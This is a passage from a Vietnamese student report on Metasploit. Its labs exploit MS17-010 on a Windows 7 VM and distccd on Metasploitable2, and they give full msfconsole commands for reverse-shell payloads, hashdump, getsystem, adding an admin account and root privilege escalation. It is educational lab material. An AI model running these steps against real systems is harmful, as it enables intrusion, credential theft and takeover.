
Sau khi đã rà quét và chọn ra mục tiêu cũng như là lỗ hổng bảo mật, chúng ta sẽ tiến hành khai thác MS17\_010 trên máy 192.168.243.171 đã tìm ra ở trên. Khởi động metasploits, vào chế độ



Sử dụng câu lệnh để vào khai thác lỗ hổng:

| **“use exploit/windows/smb/ms17\_010\_enternalblue”** |
| --- |

Chúng ta có thể xem thông tin về lỗ hổng và các thông số cần cấu hình về lỗ hổng này với các câu lệnh như “info” và “show options”.




Lệnh set rhost 192.168.234.171 để lựa chọn mục tiêu tấn công. Chúng ta cần xác định IP sẽ connect đến thông qua câu lệnh set lhost 192.168.234.169 (192.168.234.169 là IP của máy Kali Linux mà chúng ta chạy metasploit)

**Lưu ý:** Trong metasploits có nhiều payload để chúng ta khai thác lỗ hổng, vì vậy nếu chúng ta không chọn một payload khai thác cụ thể thì chúng sẽ tự động chọn payload trong database để khai thác.


Lựa chọn sử dụng payload để tạo một shellcode dạng backdoor và chạy sau khi khai thác thành công hệ thống, shellcode này sẽ tạo một TCP connect từ này nạn nhân sang máy tấn công để chúng ta có thể điều khiển máy nạn nhân.

| **“set payload windows/meterpreter/reverse\_tcp”.** |
| --- |


Kết quả thu được:



Kiểm tra lại các thông số trước khi khai thác:




Sử dụng lệnh “ run” để bắt đầu khai thác




Như vậy là đã khai thác thành công, và đồng thời đã tạo được 1 phiên kết nối tới máy đích. Để thực hiện khai thác tiếp, tiến hành nhập các lệnh khai thác như sau:


* **Lệnh sysinfo:** Để xem thông tin máy tính nạn nhân.




* **Lệnh dir c:** Để xem các thư mục ở ổ C.




* Thử shutdown máy nạn nhân, kết quả không được thành công




* Tạo 1 thư mục tên csattt ở ổ C bằng câu lệnh “mkdir csattt “



Kiểm tra lại máy ảo bị tấn công. Chúng ta có thể thấy, thư mục csattt đã được tạo ở ổ C ở hình dưới đây:



* **Lệnh ps:** xem các tiến trình đang hoạt động trên máy nạn nhân.



* **Lệnh getuid:** Xem thông tin về tài khoản đang sử dụng.




* **Lệnh getsystem:** Lấy quyền hệ thống.




* **Lệnh hashdump:** Lấy thông tin về file SAM trong hệ thống.



* **Lệnh shell:** Cho phép thực thi các câu lệnh trên hệ thống đích.



* Thử tạo 1 tài khoản trên hệ thống đích và đưa vào nhóm quản trị.



Như vậy chúng tôi đã giới thiệu cách khai thác MS17\_010 bằng công cụ Metasploit, kẻ tấn công đã có thể kiểm soát được máy nạn nhân và thực hiện được các thao tác trên đó.

## Sử dụng msfconsole tấn công local PE để chiếm quyền root


### Mô tả bài toàn

Hướng dẫn thực hành lab quá trình tấn công leo thang đặc quyền trong Linux (Linux local Privilege Escalation) bao gồm các bước:

* Khai thác lỗ hổng và lấy được session có low privilege.
* Tìm kiếm điểm yếu local cho phép tấn công PE.
* Thực hiện khai thác điểm yếu để PE thành root.
* Yêu cầu: Máy ảo kali (attacker) và máy ảo metasploitable2 (server).

### Khai thác lỗi trên cổng 3632 để có session với quyền user thường


Sau khi quét cổng 3632 trên server metasploitable2 với nmap hoặc các công cụ khác tương tự,phát hiện được dịch vụ **distccd v1 4.2.4.**



Từ việc tìm kiếm thông tin chi tiết về dịch vụ và các phiên bản tương ứng, có thể tìm thấy được thông tin về điểm yếu có trong phiên bản này. Điều này có nghĩa là có thể sử dụng công cụ Metasploit để khai thác được các điểm yếu này

Đầu tiên, sử dụng msfconsole và thực hiện khai thác như sau:


* **msfconsole:** Vào giao diện CLI của Metasploit.
* **search distccd:** Tìm kiếm các module có liên quan tới distccd.



* **use exploit/unix/misc/distcc\_exec:** Bắt đầu sử dụng các module exploit/unix/misc/distcc\_exec để tiến hành khai thác các lỗi của dịch vụ distcc trên server.



* **show info:** Sau khi thực hiện lệnh, chương trình hiển thị ra các thông tin có liên quan tới module, bao gồm: info, option, target.




* **set RHOST IP\_METASPLOITABLE:** cấu hình remote host: thay IP\_METASPLOITABLE bằng IP của server metasploitable2.




* **set payload cmd/unix/reverse:** Cấu hình payload phù hợp.



* **exploit -j -z**: thực hiện khai thác dạng background.



* **sessions:** Lệnh này sẽ đưa danh sách các phiên bản hiện có, đặc biệt sẽ có thông tin về session vừa khai thác được.



Bước tiếp theo, sử dụng một số câu lệnh để thu thập thông tin về victim (chú ý: user là daemon, và không truy cập được file /etc/shadow vì để đọc file này cần quyền root).




Cuối cùng thực hiện để quay về console của msf. Trong shell session, gõ lệnh **background** và sau đó chọn Y và Enter.


Do đây là 1 session chạy với user là daemon nên sẽ không có quyền root hay sudo, vì vậy không thực hiện được các tác vụ cần quyền cao như tạo thêm user, bật tắt service, cài/xóa gói hoặc không xem được file như /etc/shadow.... Điều này dẫn tới việc cần thực hiện tấn công nâng quyền Privilege Escalation để chiếm quyền root.

### Tìm kiếm các lỗ hổng cho phép Privilege Escalation

Giả sử session hiện tại (payload là cmd/unix/reverse) có ID là 2




* **sessions -u 2:** Nâng session lên thành meterpreter session.



Sau khi đã có meterpreter session (ví dụ session ID là 2), có thể sử dụng module local\_exploit\_suggester để tìm kiếm lỗ hổng về PE.


* **search suggester:** tìm kiếm các module local\_exploit\_suggester.
* **use post/multi/recon/local\_exploit\_suggester:** Sử dụng module.




* **show info:** Chương trình hiển thị ra các thông tin có liên quan tới module, bao gồm: info, option, target.



* Chú ý các option cần thiết.




* **set SESSION 2:** Chỉ định session 2 để thao tác trên đó.
* **run -j:** Chạy một module trong chế độ nền (background) như một job.



### Thực hiện khai thác và chiếm đoạt quyền root


Sau khi tìm kiếm được các lỗ hổng cho phép Privilege Escalation, tiếp tục tiến hành chọn module phù hợp để khai thác PE

* **use exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc:** Sử dụng module exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc.
* **options:** Hiển thị các thông tin có liên quan tới module, bao gồm: info, option, target.




Cấu hình các option cần thiết:


* **set SESSION 2:** Chỉ định session 2 để thao tác trên đó.
* **run -j:** Chạy một module trong chế độ nền (background) như một job.

****

Nếu thành công sẽ sinh ra một session mới (vd session 5) có quyền root



Thử lại với quyền root



# 

# KẾT LUẬN

Trong quá trình thực hiện bài tập lớn về Metasploit và khai thác lỗ hổng bảo mật, chúng em đã đi qua các nội dung quan trọng. Chương 1 cung cấp cái nhìn tổng quan về Metasploit, bao gồm lịch sử ra đời và phát triển của công cụ này, cùng với các phiên bản và cấu trúc của Metasploit Framework. Nhóm chúng em đã phân tích chi tiết các thành phần chính như thư viện, giao diện và modules, cũng như một số câu lệnh cơ bản để người dùng dễ dàng bắt đầu sử dụng.

Chương 2 tập trung vào khai thác lỗ hổng, từ giới thiệu cơ bản về lỗ hổng phần mềm, sự lây lan của chúng, đến cách thức khai thác và quy trình khai thác lỗ hổng. Ngoài ra, báo cáo cũng thảo luận về lỗ hổng leo thang đặc quyền, phân loại các dạng leo thang và các biện pháp bảo vệ hệ thống nhằm giảm thiểu rủi ro từ loại lỗ hổng này.

Trong Chương 3, chúng em đã triển khai thực nghiệm khai thác lỗ hổng trên hệ điều hành Windows 7, từ việc kiểm tra kết nối, dịch vụ và điểm yếu, đến việc thực hiện khai thác điểm yếu cụ thể. Sử dụng msfconsole để tấn công local PE, khai thác lỗi trên cổng 3632 để có session với quyền user thường, và tìm kiếm, thực hiện khai thác các lỗ hổng cho phép Privilege Escalation để chiếm đoạt quyền root.

Qua quá trình nghiên cứu và thực nghiệm, chúng em nhận thấy rằng Metasploit là một công cụ mạnh mẽ và linh hoạt cho việc khai thác lỗ hổng bảo mật. Nó không chỉ cung cấp nền tảng tích hợp cho việc kiểm tra và khai thác lỗ hổng, mà còn giúp các nhà nghiên cứu bảo mật và quản trị hệ thống hiểu rõ hơn về các nguy cơ và biện pháp phòng ngừa. Việc khai thác lỗ hổng đòi hỏi kiến thức sâu rộng về hệ thống và các lỗ hổng cụ thể, cùng với kỹ năng sử dụng công cụ một cách chính xác và hiệu quả.

Hy vọng báo cáo này sẽ là tài liệu tham khảo hữu ích cho những ai quan tâm đến lĩnh vực bảo mật thông tin và khai thác lỗ hổng, góp phần nâng cao nhận thức và khả năng phòng chống các mối đe dọa bảo mật trong môi trường công nghệ thông tin ngày càng phức tạp.

# TÀI LIỆU THAM KHẢO

[1].https://mi2.com.vn/san-pham/metasploit/

[2].https://kaspersky.proguide.vn/kinh-nghiem-thu-thuat/lo-hong-trong-phan-mem-la-gi-cach-khac-phuc-loi-bao-mat/

[3].https://en.wikipedia.org/wiki/Metasploit

[4].https://viblo.asia/p/ky-thuat-khai-thac-lo-hong-bao-mat-web-tren-metasploit-framework-p1-4dbZNJw8ZYM